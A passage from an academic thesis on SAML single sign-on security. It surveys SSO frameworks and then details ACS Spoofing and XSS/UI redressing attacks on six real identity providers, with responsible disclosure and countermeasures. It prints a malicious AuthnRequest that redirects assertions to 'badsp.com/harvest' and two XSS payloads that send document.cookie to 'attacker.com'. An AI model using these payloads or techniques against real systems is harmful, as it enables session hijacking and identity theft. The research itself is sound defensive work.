- **WIF.** The Windows Identity Foundation [Mic13b] developed by Microsoft is a .NET framework for building identity-aware applications. WIF supports SAML and different WS-* standards. This framework is for example used in Microsoft Sharepoint.

- **WSO2.** WSO2 [WSO13b] offers fifteen open source software applications to build enterprise cloud platforms. All products support SAML and different WS-* standards. For example, WSO2 StratosLive [WSO13c] is a free Java-based platform as a service (PaaS) operated by WSO2 which supports browser-based SSO with SAML.

- **WSO2 Identity Server.** The open source WSO2 Identity Server (IS) [WSO13a] provides security and identity management for enterprise web applications, services, and APIs. SSO with SAML 2.0, OpenID, and Kerberos KDC is supported. The IS can be used standalone or in conjunction with WSO2 StratosLive.

[7] `http://www.eduserv.org.uk/newsandevents/news/2013/openathens-for-nhs-england-staff`

3.6 SimpleSAMLphp

We introduce SimpleSAMLphp (SSP) [Sim13] in more detail, because the functionality of this open source framework was extended as part of this thesis. SSP is a native PHP framework implementing the SAML 2.0 standard based on Pat Patterson's "Lightbulb" project.[8] The SSP project is led by Andreas Åkre Solberg from the UNINETT group.[9] Since the first public release in September 2007, SSP has acquired a large user base, especially in the pan-european education and research area. One of the largest application scenarios is WAYF[10] – Where Are You From – the Danish e-ID federation for research and education with ≈300.000 active users. Furthermore, SSP is constantly evolving and benefits from a large set of external contributors.

The SSP framework has two main focuses: (1) SAML 2.0 SP functionality and (2) SAML 2.0 IdP functionality. Besides SAML 2.0, SSP also supports other identity protocols, such as Shibboleth 1.3, A-Select, CAS, OpenID, WS-Federation, and OAuth. The SP framework could be easily integrated into existing web applications, even non-PHP environments are supported. The IdP functionality supports several authentication modules (e.g. LDAP, Radius, CAS, OpenID, and two-factor authentication with YubiKey).

SSP uses the object oriented programming paradigm approach and contains an Extension API that allows the integration of third-party modules. Furthermore, the project is well-documented and translated into 20 languages. Besides this reasons, SSP is known as a fairly secure framework [SMS+12] and the penetration tests and source code observations made throughout this thesis have shown that SSP is not susceptible to the presented attacks (cf. Chapter 4). Moreover, SSP already supports state-of-the-art defense-in-depth techniques, such as HTTPOnly cookies, `X-Frame-Options`, and the `secure` flag for cookies (cf. Section 4.5.4).

3.7 Related Web SSO Standards

Besides SAML, there exist several other web SSO standards. In this section, we give a short overview of the most relevant standards.

OpenID 2.0. OpenID 2.0 [Ope10] is an open and user-centric web SSO standard originally developed by Brad Fitzpatrick. Since 2005, OpenID has been rapidly adopted by over 50,000 websites and nowadays more than one billion OpenID enabled user accounts provided by major IdPs (e.g. AOL, Microsoft, Google, and Yahoo) exist.[11] However, hardly anyone uses OpenID in practice as the login process remains a difficult task due to the inconsistent user experience.[12]

In contrast to SAML, OpenID is solely used on the Internet by tech-savvy consumers but not within enterprises. OpenID has two key properties. First, it is decentralized and thus everyone can set up it's own OpenID server. Second, it does not require any pre-registration or trust establishment of SP to IdP. At the present time, the OpenID Foundation specifies a successor of OpenID 2.0 called "OpenID Connect". This protocol is completely different and relies on the OAuth 2.0 standard.

[8] `http://blog.superpat.com/2008/03/03/long-live-simplesamlphp/`
[9] `https://www.uninett.no/english`
[10] `http://wayf.dk/`
[11] `http://openid.net/get-an-openid/what-is-openid/`
[12] `http://www.webmonkey.com/2011/01/openid-the-webs-most-successful-failure/`

OAuth 2.0. While the OpenID standard focuses on authentication, OAuth 2.0 [JH12] is an *authorization* framework. It enables resource owners (either users or applications) to authorize third-party applications, to allow limited access to their server resources, without sharing their credentials. This may be done either on behalf of a resource owner (by an approval interaction) or by granting the third-party application to obtain access on its own behalf. Therefore, OAuth 2.0 is not a native web SSO protocol, but it is frequently used in web SSO solutions (e.g. Amazon, Facebook Connect, Google, Microsoft, and Twitter).

Although OAuth 2.0 is an open and extensible specification, it does not support the application of cryptography, such as signing, encryption, or channel binding. It completely relies on the security guarantees TLS provides.[13] Eran Hammer, the resigned lead author of OAuth 2.0, has stated that "When compared with OAuth 1.0, the 2.0 specification is more complex, less interoperable, less useful, more incomplete, and most importantly, less secure".[14] OAuth 2.0 is known to be abused by third-party applications which misuse the authorizations rights granted to download personal data from social networks.[15]

BrowserID. BrowserID [Moz13] is an open authentication protocol to realize web SSO. It is used in Mozilla Persona[16], which is a decentralized authentication system prototyped by the Mozilla Foundation. BrowserID authenticates users by the use of email addresses. It is focused on providing easy usage, security, and privacy. At the time of this writing, BrowserID and Persona are still in the beta phase.

[13]http://hueniverse.com/2010/09/oauth-2-0-without-signatures-is-bad-for-the-web/
[14]http://hueniverse.com/2012/07/oauth-2-0-and-the-road-to-hell/
[15]http://facecrooks.com/Internet-Safety-Privacy/why-you-should-not-install-fun-entertaining-facebook-applications.html
[16]https://login.persona.org

4 Attacks on Web SSO

In this chapter, we dissect common web SSO threats and investigate two different functionalities of SAML-based IdPs: Issuing of security tokens (i.e. SAML assertions) and security as a web application. By investigating six different IdPs, we show that two out of three IdPs are vulnerable for each single attack type. Even worse, by combining the two attacks, we can cover all IdP implementations.

4.1 Introduction

The security of an SSO system is only as strong as the security of its weakest part and typical SSO systems combine HTTP, HTML, JavaScript, and XML technologies. Thus, SSO offers an attractive target to attackers: a security bug in the IdP implementation based on one of these technologies may allow to access all federated websites. To phrase it differently: *breaking SSO makes identity theft easy.* We thus expect that SSO may be a subject to sophisticated attack scenarios in the near future. Hence, it is natural to ask: are current SSO systems, and IdPs in particular, as secure and robust as they should be?

Unfortunately, the answer is "no". In this chapter, we present successful attacks on six prominent IdPs (Cloudseal [Clo13], Guanxi IdP [You13], OneLogin [One13a], SSOCircle [SSO13], WSO2 Identity Server (IS) [WSO13a], and Okta [Okt13]), using two different attack classes:

1. **Class I: ACS Spoofing.** ACS Spoofing is a novel hijacking attack against the SAML Web Browser SSO Profile [CKPM05b]. This attack allows the adversary to redirect the SAML assertion issued by the IdP to himself, and thus to impersonate the victim to every federated SP. The only prerequisite for this attack is that the victim has to visit a webpage controlled by the adversary. We show the practical feasibility of this attack in four popular SAML-based SSO solutions (Guanxi IdP, OneLogin, SSOCircle, and WSO2 IS).
2. **Class II: Attacks against the IdP web application.** We discovered multiple cross-site scripting (XSS) [Zuc03] vulnerabilities in five real-world IdPs. These flaws allowed us (in two cases only in combination with a UI redressing attack [Nie11]) to steal the victim's HTTP session cookies set by four IdPs (Cloudseal, OneLogin, Okta, and SSOCircle), resulting in a complete identity theft of the victim user. Again, the victim only has to visit a webpage controlled by the adversary, and in two cases (Cloudseal and Okta) to perform a few additional mouse clicks or drag-and-drop actions on this webpage.

In summary, all six evaluated SSO systems exposed severe flaws (cf. Table 4.1), which affected *all* federated SPs (including well-protected applications like e.g. Google Apps and Salesforce). It is important to remark that the attacks presented break SSO systems even if strong two-factor authentication is deployed.

Contribution. In this chapter, we make multiple contributions, both in scholarly and non-academic research contexts. Our main achievements can be detailed as follows:

SSO system	**Affected SPs**	**ACS Spoofing**	**Cookie theft**	**Common Vulnerabilities and Exposures (CVE)**
Cloudseal	Open[a]	–	✓	Assignment in process
Guanxi IdP	Open[a]	✓	–	Direct communication
Okta	≈1,300	–	✓	CVE-2013-0114
OneLogin	≈2,800	✓	✓	CVE-2012-4962, -4963
SSOCircle	Open[a]	✓	✓	CVE-2013-0115, -0116, -0117
WSO2 IS	Open[b]	✓	–	CVE-2012-4961

[a] All federated SPs are affected.
[b] All SPs that accept SAML assertions issued by these IdPs are affected.

Table 4.1: Results of our practical evaluation.

- We describe a novel and high-impact attack on SAML-based SSO services (ACS Spoofing), resulting from a logical flaw.
- We show that even services that are not vulnerable to ACS spoofing may still be broken when a combination of XSS and UI redressing attacks is used to steal the IdP's session cookie.
- We discuss the pros and cons of several countermeasures against ACS Spoofing and cookie theft.

Responsible Disclosure. We promptly reported all vulnerabilities found to the liable security teams as well as to the Computer Emergency Response Team (CERT).[1] The time to fix the reported issues ranged between a few days and several months.

Paper. This chapter is based on a paper which is currently under submission. The authors of this paper are Andreas Mayer, Marcus Niemietz, Vladislav Mladenov, and Jörg Schwenk. The ACS Spoofing attack was discovered by myself and (at the same time) independently by Vladislav Mladenov. Additionally, I found the ACS spoofing vulnerabilities in OneLogin, SSOCircle, Guanxi IdP, and WSO2 IS. Vladislav Mladenov analyzed Cloudseal and Okta. Furthermore, he independently approved the ACS Spoofing vulnerability of OneLogin and developed an automated attack against this IdP. Most of the XSS and UI-redressing attacks (Okta, SSOCircle, Cloudseal, WSO2 IS) were discovered by Marcus Niemietz. The XSS flaw in OneLogin was found by myself.

Outline. The following section will outline important web SSO threats. Next, we will give an overview of related work. We present the ACS Spoofing attack, a practical evaluation of vulnerable IdPs, and specific countermeasures in Section 4.4. Results of combined XSS/UI redressing attacks are supplied in Section 4.5, along with practical countermeasures. In Section 4.6, we briefly review a previously discovered attack combining logical flaws and three specific countermeasures. Finally, we conclude in Section 4.7.

4.2 Web SSO Threats

Besides the fact that browser-based SSO protocols may be error-prone like standard security protocols [Low95, Low96], they are built upon several standards and technologies based on different layers of the TCP/IP model [SK91]. On the transport-layer,

[1] `http://www.cert.org/`

TLS is facilitated to establish server-authenticated communication connections providing integrity protection and confidentiality. Moreover, on the application layer HTTP, HTML, XML, SOAP, and active JavaScript content are used to splice together the SAML Web Browser SSO Profile. Given the complexity of each technology and the security critical dependencies between them, the following threats for web SSO and the resulting HTTP sessions arise:

- **Weak Same Origin Policy.** The HTTP session cookies of IdP and SP are stored under the Same Origin Policy (SOP), i.e. a human-readable domain name is the "access key". Thus, attacks on the Domain Name System (DNS) like [Kam08] directly influence the security of these cookies. The same is true for SAML assertions and artifacts which are sent through the browser via HTTP POST or HTTP Redirect bindings.

- **Broken Certificate Authority Infrastructure.** Typically it is argued that domain names are protected by TLS server certificates. However, inherent weaknesses of the certificate authority (CA) infrastructure have recently led to successful attacks against Comodo and DigiNotar [Lea11]. Furthermore, Stevens *et al.* [SSA+09] were able to construct a fake CA certificate with the same MD5 hash as a valid TLS certificate by conducting a chosen-prefix collision attack. An adversary in possession of such trusted CA certificate can create new trusted server certificates for any domain name. Moreover, Soghoian and Stamm [SS11] introduced the compelled certificate creation attack, in which intelligence agencies may compel CAs to issue bogus TLS server certificates. This enables governmental attackers to covertly intercept and eavesdrop any secure TLS connection.

- **Misunderstood Security Indicators.** Most Internet users routinely ignore and dismiss browser warnings on invalid certificates [DTH06, SEA+09] which appear when the server's certificate is self-signed, has expired, or does not match the DNS name of the server. If the user accepts an invalid or forged certificate, HTTP session cookies or SAML assertions/artifacts are sent to the wrong server and the security of the session is compromised.

- **Broken Routing Infrastructure.** Flaws in the Border Gateway Protocol (BGP) [RLH06], the core routing protocol of the Internet, empower an attacker to eavesdrop and modify Internet traffic anywhere in the world [BFMR10, GSHR10]. This may compromise the security of assertions, artifacts, and HTTP session cookies.

- **Browser-Side Flaws.** TLS transmits HTTP session cookies, SAML assertions, and artifacts over a server authenticated connection. In contrast, the user agent saves them unprotected in the Document Object Model (DOM) or in the browser's cookie storage. Therefore, these authentication tokens are susceptible to many web related attacks like XSS [Zuc03] or cross-site request forgery (CSRF) [The13b]. Furthermore, the introduction of HTML5 heralds a new area of browser vulnerabilities, e.g. the `<svg>`-tag attack, which even works if JavaScript is disabled [HNS+12].

- **Message-Level Security.** SAML facilitates XML Signature [ERS+08] for authenticity and integrity protection of SAML messages (e.g. assertions). Therefore, an XML Signature vulnerability may break the whole SSO protocol (see Chapter 6).

In summary, the security of web SSO protocols and the resulting authenticated user sessions depend on the security of the TLS protocol, DNS and BGP, the CA infrastructure, browser-side flaws, XML Signature, and last but not least on user behavior. Finally, it is important to remark that "... browsers, unlike normal protocol principals, cannot be assumed to do nothing but execute given security protocol.", [GPS05].

4.3 Related Work

One of the first widely adopted Single Sign-On protocols was Kerberos [NYHR05], which is now extensively used within organizations for authentication. The Kerberos protocol and related three party schemes have been subject to detailed security analyzes without revealing severe flaws (e.g. [BCJ+06, BK07]). Therefore, several browser-based SSO protocols, based on the well-understood Kerberos protocol, have been proposed over the last 14 years. Unfortunately, it turned out that all relevant solutions exhibit intrinsic security issues.

In 1999 Microsoft's SSO solution Passport was released. Kormann and Ruby [KR00] have analyzed Passport and identified several risks and attacks based on the threats presented in Section 4.2. Later, Slemko [Sle01] demonstrated how to effectively steal a user's Passport identity. Gajek *et al.* [GSSX09] have studied Microsoft Cardspace, the successor of Passport. They have revealed a security token replay attack that allows identity theft by facilitating a clever DNS spoofing attack.

An alternative SSO framework is the prevalently deployed SAML Web Browser SSO Profile [CKPM05b]. Since SAML offers very flexible mechanisms to make claims about identities, there is a large body of research on how SAML can be used to improve identity management (e.g. [HJK08, YsJ10]) and other identity-related processes like payment or SIP on the Internet [LS10, TFP+06]. In all these applications, the security of all SAML standards [CKPM05a, CHK+05, CKPM05b, CMPM05] is assumed.

In an overview paper on SAML, Maler and Reed [MR08] have proposed *mutually authenticated* TLS as the basic security mechanism: "In an HTTP context, security architects consider Secure Sockets Layer/Transport Layer Security (SSL/TLS) with mutual authentication as a security baseline." (p. 17). Please note that even if mutually authenticated TLS would be employed, it would not prevent the attacks presented in Chapter 6 because we only need a single signed SAML assertion from an IdP, which we can get through different means (e.g. log entries, registering as a legitimate customer, freely available example assertions from tutorials, etc.). Moreover, there exist specific side-channels, which could be exploited by an adversary. Let us e.g. mention chosen-plaintext attacks against SSL/TLS predicted by [WS96] and refined by [Bar06], or the Million Question attack by Bleichenbacher [Ble98]. Other complications arise with the everlasting problems with SSL PKIs [SSA+09, Lea11, SS11].

In 2003, Groß has initiated the security analysis of SAML from a Dolev-Yao point of view, and presented three different attacks [Gro03]. The analysis has been formalized in [BG05]. This work has influenced a revision of the standard [CKPM05a]. In [GP06], Groß and Pfitzmann have analyzed the revised standard and again have found deficiencies in the information flow between the SAML entities. They have demonstrated the impact by constructing a concrete exploit.

In 2008, Armando et al. [ACC+08] have built a formal model of the SAML 2.0 Web Browser SSO protocol and have analyzed it with the model checker SATMC. By introducing a malicious SP they have found a practical attack on the SAML implementation of Google Apps. However, this attack was possible because Google did not correctly implement the SAML 2.0 Web Browser SSO Profile. A security flaw on the formal model of the SAML 2.0 standard specifications was not found. Another attack on the SAML-based SSO of Google Apps has been found in 2011 [ACC$^+$11]. Again, a malicious SP has been used to force a user's web browser to access a resource without approval. Thereby, the bogus SP has injected malicious content in the initial unintended request to the attacked SP. After successful authentication on the IdP this content has been executed in the context of the user's authenticated session.

The fact that SAML protocols consist of multiple layers has been pointed out in [Cha06]. In this paper, the "Weakest Link Attack" has enabled adversaries to succeed at all levels of authentication by breaking only at the weakest one.

A variety of other browser-based protocols have been proposed and adopted for SSO on the public Internet, including OpenID [Ope10] and OAuth [HL10, Har12]. Regarding to [SHB12] and [SKS10] OpenID has been shown susceptible to phishing, man-in-the-middle (MITM), and session related attacks. Furthermore, Hammer has discovered a critical session fixation attack in OAuth [Ham09]. In 2012, Sun and Beznosov [SB12] have examined real-world OAuth 2.0 implementations of three major IdPs (Facebook, Google, and Microsoft) and 96 Facebook SPs. They have uncovered several critical vulnerabilities that have allowed an adversary to access the victim user's profile and to impersonate as the victim user to SPs.

Another work pointing out the importance of SSO protocols has been published by Wang *et al.* [WCW12]. This work has analyzed the security quality of commercially deployed SSO solutions. The authors have found eight serious logic flaws in high-profile IdP and SP websites (such as Google, Facebook, and Paypal). Each vulnerability has allowed an adversary to sign in as the victim user.

Recently, Bai *et al.* [GLM$^+$13] have proposed "AuthScan", a framework to automatically extract the authentication protocol specifications from implementations. They have found multiple security flaws in several important SSO protocols (e.g. Facebook Connect, BrowserID, and Windows Live Messenger Connect).

4.4 ACS Spoofing Attack

This novel attack relies on a logical flaw in the IdP's SAML interface implementation, at the interplay between XML and HTTP, and allows the adversary to steal fresh and valid assertions. It affects *all* SPs having a trust relationship with the IdP.

4.4.1 Threat Model

Our threat model only assumes the adversary to be able to lure the victim to a website controlled by him. Thus our adversary has far fewer resources than the classical network-based adversary. Since there is no need to read the network traffic, we may assume that the user agent of the victim always communicates over encrypted TLS connections. Moreover, the victim may only accept communication partners with valid and trusted server certificates.

4.4.2 Attack Description

Precondition. To launch an ACS Spoofing attack, the adversary only needs to register a domain, install a (free) TLS server certificate trusted by all major browsers, and set up a malicious website Adv_{ws}. If the victim is not logged in to the IdP, the



U
UA
Adv_ws
SP
IdP
1. HTTP GET URL
2. HTTP GET URI_R
4. HTTP 302 IdP, (<AuthnRequest(ID_AR, SP, Bad_URL)>, URI_R)
3. HTTP 302 IdP, (<AuthnRequest(ID_AR, SP, ACS_URL)>, URI_R)
5. HTTP GET IdP, (<AuthnRequest(ID_1, SP, Bad_URL)>, URI_R)
6. Authenticate user U
Issue assertion:
A:={ID_A, ID_1, IdP, SP, U}_K_IdP^-1
7. HTTP 200, Form(<Response(ID_2, ID_1, A)>, URI_R, target=Bad_URL)
8. HTTP POST Bad_URL, (<Response(ID_2, ID_1, A)>, URI_R)
9. HTTP POST ACS_URL, (<Response(ID_2, ID_1, A)>, URI_R)
10. HTTP 200, URI_R
TLS (server authenticated)
Not specified

Figure 4.1: Novel ACS Spoofing attack on standard SAML Web Browser SSO.

adversary may additionally masquerade as an SP to the victim. However, no trust relationship between adversary and IdP is necessary, i.e. there is no need for the adversary to register as an SP with the victim IdP.

When the victim visits the malicious website Adv_{ws}, the attack is carried out automatically. If the user is already authenticated to the Identity Provider IdP, the attack executes in a fully transparent manner, without any further user interaction.[2] Otherwise, the adversary may mask the malicious website Adv_{ws} as a Service Provider $\widetilde{SP}$, thus the victim who has to authenticate to IdP believes that he has started an SSO protocol flow, which is in fact run with the accessed (malicious) $\widetilde{SP}$. Setting up a "Bad SP" is not harder than setting up an ordinary website, since no trust relationship with IdP must be established.

Attack. Figure 4.1 illustrates the detailed flow of the ACS Spoofing attack. It consists of the following steps:

1. $UA \to Adv_{ws}$**:** User U navigates its user agent UA to the malicious website Adv_{ws}. Therefore, an `HTTP GET` request for the corresponding `URL` is sent to Adv_{ws}.

2. $Adv_{ws} \to SP$**:** Adv_{ws} requests a protected resource URI_R on an arbitrary SP resulting in a new parallel SSO protocol run.

3. $SP \to Adv_{ws}$**:** SP determines that no valid security context exists. Accordingly, SP issues an authentication request `<AuthnRequest(`ID_1`, `SP`, `ACS_{URL}`)>` and sends it Base64-encoded, along with URI_R (cf. Table 3.2), as an `HTTP 302` (redirect to IdP) to Adv_{ws}. ID_1 is a fresh random string and SP the identifier of the Service Provider. ACS_{URL} (cf. Table 3.2) specifies the endpoint to which the assertion must be delivered by IdP.

4. $Adv_{ws} \to UA$**:** Adv_{ws} acts as a proxy and changes the ACS_{URL} in the unprotected `<AuthnRequest>` to $\overline{ACS_{URL}} = Bad_{URL}$, which is a `URL` controlled by the adversary.[3] An example of a malicious `<AuthnRequest>` is shown in Figure 4.2.

[2]As the victim is using SSO to reduce the number of sign-on tasks, this is a very likely assumption.
[3]If the attacked SP does not check the `InResponse` attribute of the assertion (e.g. the OneLogin

```
<AuthnRequest ID="dkihjmldfnppdnjhaeknadmbbdbjcahggcbcmcbc"
  IssueInstant="2013-06-21T20:17:39.998Z" Version="2.0"
  ProtocolBinding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST"
   AssertionConsumerServiceURL="https://www.badsp.com/harvest">
   <Issuer>php-saml-sp</Issuer>
   <NameIDPolicy AllowCreate="true"
     Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity"/>
</AuthnRequest>
```

Figure 4.2: Malicious `<AuthnRequest>` modified by Adv_{ws}.

5. $UA \rightarrow IdP$**:** Triggered by the HTTP redirect, a server-authenticated TLS connection is established between UA and IdP. UA uses the established TLS connection to transport `<AuthnRequest(`ID_1`, `SP`, `Bad_{URL}`)>`, along with URI_R, to IdP.
6. $UA \leftrightarrow IdP$**:** If the user is not yet authenticated, IdP identifies U by an arbitrary authentication mechanism.
7. $IdP \rightarrow UA$**:** Upon a successful authentication, IdP creates an authentication assertion $A := (ID_A, ID_1, IdP, SP, U)$, including the unique identifier ID_A and ID_1 from the request, the entity IDs of IdP, SP, and the user identity U. Subsequently, A is signed with the IdP's private key K^{-1}_{IdP}. The signed assertion A is embedded into a `<Response>` message, together with ID_1 and the fresh response identifier ID_2, and is sent Base64-encoded in an HTML form, along with the `RelayState=`URI_R to UA. According to the SAML standard, the IdP *must* use the $\overline{ACS_{URL}} = Bad_{URL}$ as HTTP POST destination ([CKPM05a], Section 3.4.1).
8. $UA \rightarrow Adv_{ws}$**:** A JavaScript event in the HTML form triggers the HTTP POST of `<AuthnResponse>` to Bad_{URL} (which is under the control of Adv_{ws}).
9. $Adv_{ws} \rightarrow SP$**:** The adversary Adv_{ws} can now impersonate user U by submitting A to the ACS endpoint of the legitimate SP.
10. $SP \rightarrow Adv_{ws}$**:** SP consumes A, and requires that ID_1 is included as `InResponseTo` attribute in the response message and in the assertion. Subsequently, SP verifies the XML signature, and authenticates user U resulting in a security context. Finally, SP grants the adversary Adv_{ws} access to the protected resource R by redirecting him to URI_R.

4.4.3 Practical Evaluation

We evaluated six real-world SSO systems against ACS Spoofing and the results are presented below.

SSOCircle. SSOCircle [SSO13] was vulnerable to ACS Spoofing.

Guanxi. Our code observations revealed that the IdP code of Guanxi [You13] was vulnerable to ACS Spoofing. This was later confirmed by the lead developer, which immediately released a security fix.[4]

Toolkits [One13b] and Google Apps), the adversary may create a malicious `<AuthnRequest>` on his own. In this case, Steps 2 and 3 can be omitted.

[4] `http://codebrane.com/blog/?p=2895`

WSO2 Identity Server. The WSO2 IS [WSO13a] was vulnerable to ACS Spoofing. The flaw was fixed in version 4.0. Interestingly, when authenticating to the WSO2 StratosLive cloud services [WSO13c], the `<AuthnRequest>` did not contain an ACS_{URL} at all. By inserting an arbitrary ACS_{URL} into the `<AuthnRequest>`, the adversary could set a *new permanent* assertion consumer endpoint on the IdP. Therefore, the adversary only needed to send *one* spoofed authentication request message to the IdP, to automatically receive every assertion from all users that try to authenticate to the attacked SP. Even worse, the adversary was able to set a new malicious default ACS_{URL} for every federated SP.

OneLogin. OneLogin [One13a] was vulnerable to ACS Spoofing. Furthermore, it was possible to automate the attack: when the victim accessed the website Adv_{ws}, the adversary opened for every SAML SP a new `iFrame` carrying a malicious URL along with a self-generated `<AuthnRequest>` targeted to OneLogin's SAML endpoint. Subsequently, the browser loaded each `iFrame` and launched multiple ACS Spoofing attacks in parallel. This attack variant enabled the adversary to steal assertions for *every* configured SAML SP with a *single* access to the malicious website on victim's part. This attack was possible, as the federated SPs did not recognize unsolicited SAML response messages.

4.4.4 Countermeasures

In this section, we present three countermeasures against ACS Spoofing:

1. **Whitelisting.** One way to mitigate ACS Spoofing is to use a whitelist of allowed ACS_{URL} values for each and every SP, stored at the Identity Provider IdP. This may induce a significant management overhead for large IdPs. The exchange of ACS_{URL} values could be done with SAML metadata [CMPM05] which is used to establish federations.

2. **Signing Authentication Requests.** In theory, signing authentication requests would make the injection of malicious ACS_{URL} for an adversary impossible. According to the SAML V2.0 Standard, the `<AuthnRequest>` *should* be signed ([CKPM05a], Section 3.4.1). However, our investigation shows that this is usually not the case in actual real-world implementations. Only one out of six evaluated IdPs (Cloudseal) used signed `<AuthnRequest>` messages. Moreover, the SAML standard states that the ACS_{URL} of a signed `<AuthnRequest>` is always a trusted destination ([CKPM05a], Section 3.4.1). This opens another interesting attack vector, which we successfully executed on WSO2 IS. Interestingly, WSO2 chose to implement `<AuthnRequest>` signing to mitigate ACS spoofing. Our observations revealed that the XML Signature verification module of WSO2 IS was susceptible to XML Signature wrapping attacks [MA05], which render the integrity protection of XML signatures useless and makes the injection of malicious content possible. Furthermore, WSO2 IS accepted `<AuthnRequest>` messages which were signed with an arbitrary key or when the signature was completely removed. Therefore, successful ACS spoofing attacks may be possible even if signed `<AuthnRequest>` messages are used. We show in Chapter 6 that XML Signature wrapping vulnerabilites are widespread on SAML-based SPs.

3. **Recipient Attribute Evaluation.** To mitigate ACS Spoofing attacks, the IdP can embed the value of the ACS_{URL} from the SAML request into the issued assertion as `Recipient` attribute in the `<SubjectConfirmationData>` element. Only

if the value of this attribute is equal to the SP's own ACS endpoint, the assertion can be considered valid. Unfortunately, the SAML standard mandates this attribute as *optional* ([CKPM05a], Section 2.4.1.2). Therefore, only some SPs evaluate it. Google Apps for example checks the `Recipient` attribute.[5] Sadly, OneLogin fixes the attribute to the correct value, regardless of which value the ACS_{URL} in the request contained, thus rendering this countermeasure useless. Additionally, the OneLogin Toolkits [One13b] used in Wordpress, Joomla, SugarCRM, and Drupal to provide SAML functionality, do not check the `Recipient` attribute at all. Again, XML Signature wrapping attacks on signed assertions may render this countermeasure useless.

In summary, all three countermeasures may prevent ACS Spoofing but have their own downsides. While whitelisting imposes a significant management overhead for large IdPs, signing authentication requests may again open the door for ACS Spoofing attacks, if XML Signature wrapping vulnerabilities exist (see Chapter 6). Finally, `Recipient` attribute evaluation facilitates an optional SAML attribute, which is not often used in practice.

4.5 IdP Session Compromise: XSS/ UI Redressing

In this section, we focus on compromising the authenticated IdP session of the victim user by stealing the appropriate HTTP session cookies.

4.5.1 Threat Model

Our threat model for XSS and UI redressing attacks is similar to Section 4.4.1 and assumes the adversary to be able to lure the victim to a website controlled by him. Beforehand, the adversary has to find an injection vulnerability (i.e. XSS) that allows him to steal the IdP's session cookies. Thus our adversary has far fewer resources than the classical network-based adversary from Dolev-Yao [DY83]. Since there is no need to read/modify the network traffic, we may assume that the user agent of the victim always communicates over encrypted TLS connections. Moreover, the victim may only accept communication partners with valid and trusted server certificates.

In advance, the adversary registers a domain, installs a (free) trusted SSL server certificate, and sets up a malicious website Adv_{ws}. We assume that the victim user is authenticated to the IdP when accessing Adv_{ws} and therefore possesses a session cookie. If this is not the case, the adversary may additionally masquerade as an SP to the victim and may initiate an IdP login process. In order to additionally launch UI redressing attacks (e.g. if CSRF protection is in use), the adversary has to convince the user to perform some innocent-looking click and/or drag-and-drop events (e.g. by playing an attractive game).

4.5.2 Attack Description

We exploit XSS flaws in the IdP's web application to steal the victim user's session cookies.

According to the OWASP Top 10 2013 [OWA13], XSS is the most prevalent security flaw in web applications. XSS vulnerabilities are based on improperly filtered data that

[5]`https://developers.google.com/google-apps/help/faq/saml-sso#recipient`

```
"><script>document.location="http://attacker.com/harvest.php?c="
  +document.cookie</script>

"><img src=x onerror=document.location='http://attacker.com/
  harvest.php?c='+document.cookie
```

Figure 4.3: Two examples of malicious scripts for cookie theft.

is injected in a webpage and sent to the browser. Afterwards, the injected malicious content is executed in the victim's browser. Three different classes of XSS flaws exist: stored, reflected, and DOM based XSS [Zuc03, Kle05]. In our practical evaluation we focus on stored and reflected XSS. Figure 4.3 gives two examples of malicious scripts an adversary may use to inject in a benign website to steal the session cookies.

If the IdP applies CSRF protection (e.g. anti-CSRF token [Shi04]), we use a combination of UI redressing attacks and XSS. UI redressing attacks [Nie11] seduce a victim to unintentionally click on an invisible web page, using multiple transparent or opaque layers. While the victim thinks he is clicking on a harmless web page element, he is tricked into doing exactly what the adversary wants him to do.

4.5.3 Practical Evaluation

Of the six IdPs tested, only Cloudseal and Okta were not vulnerable to ACS Spoofing, as they whitelist or ignore the ACS_{URL} parameter. However, we were able to compromise the security of both IdPs with a combination of XSS and UI redressing attacks. Our penetration test revealed that no IdP applies `X-Frame-Options` in HTTP response headers to mitigate UI redressing attacks. While three IdPs (Okta, OneLogin, and WSO2 IS) use the `secure` flag to protect session cookies during transit, only WSO2 IS applies HTTPOnly cookies to prevent XSS attacks.

Okta. Okta [Okt13] was susceptible to a combined XSS/UI redressing attack. The attack we found requires a few specific clicks and a drag-and-drop event to insert a malicious XSS vector. Note that all these actions appear harmless to the victim. The combination allowed us to steal sensitive data, such as the IdP's authentication cookie. The victim has to perform the following (invisible to him) steps for a successful attack:

1. First, the victim has to visit a webpage controlled by the adversary. This webpage consists of three different elements: an `iFrame` rendered invisible by using the CSS *opacity* property and two elements for social engineering. In our proof of concept, these are two images: a ball and a basket (cf. Figure 4.4). The `iFrame` is loaded from the URL *https://foobar.okta-admin.com/admin/settings/emails* – the wildcard *foobar* should be replaced with the subdomain of the victim. At the time of the attack, the victim has to be logged in to Okta.
2. The Okta webpage inside the invisible `iFrame` has a *User Activation* button, which allows us to open a *View/Edit User Activation Email* window. We reach this window by triggering user's click on this invisible button, e.g. by asking the victim to press a "Start Game" button.
3. Inside this window, there is a form field where the user can type in the title. The information submitted via this title field is not filtered suffi-

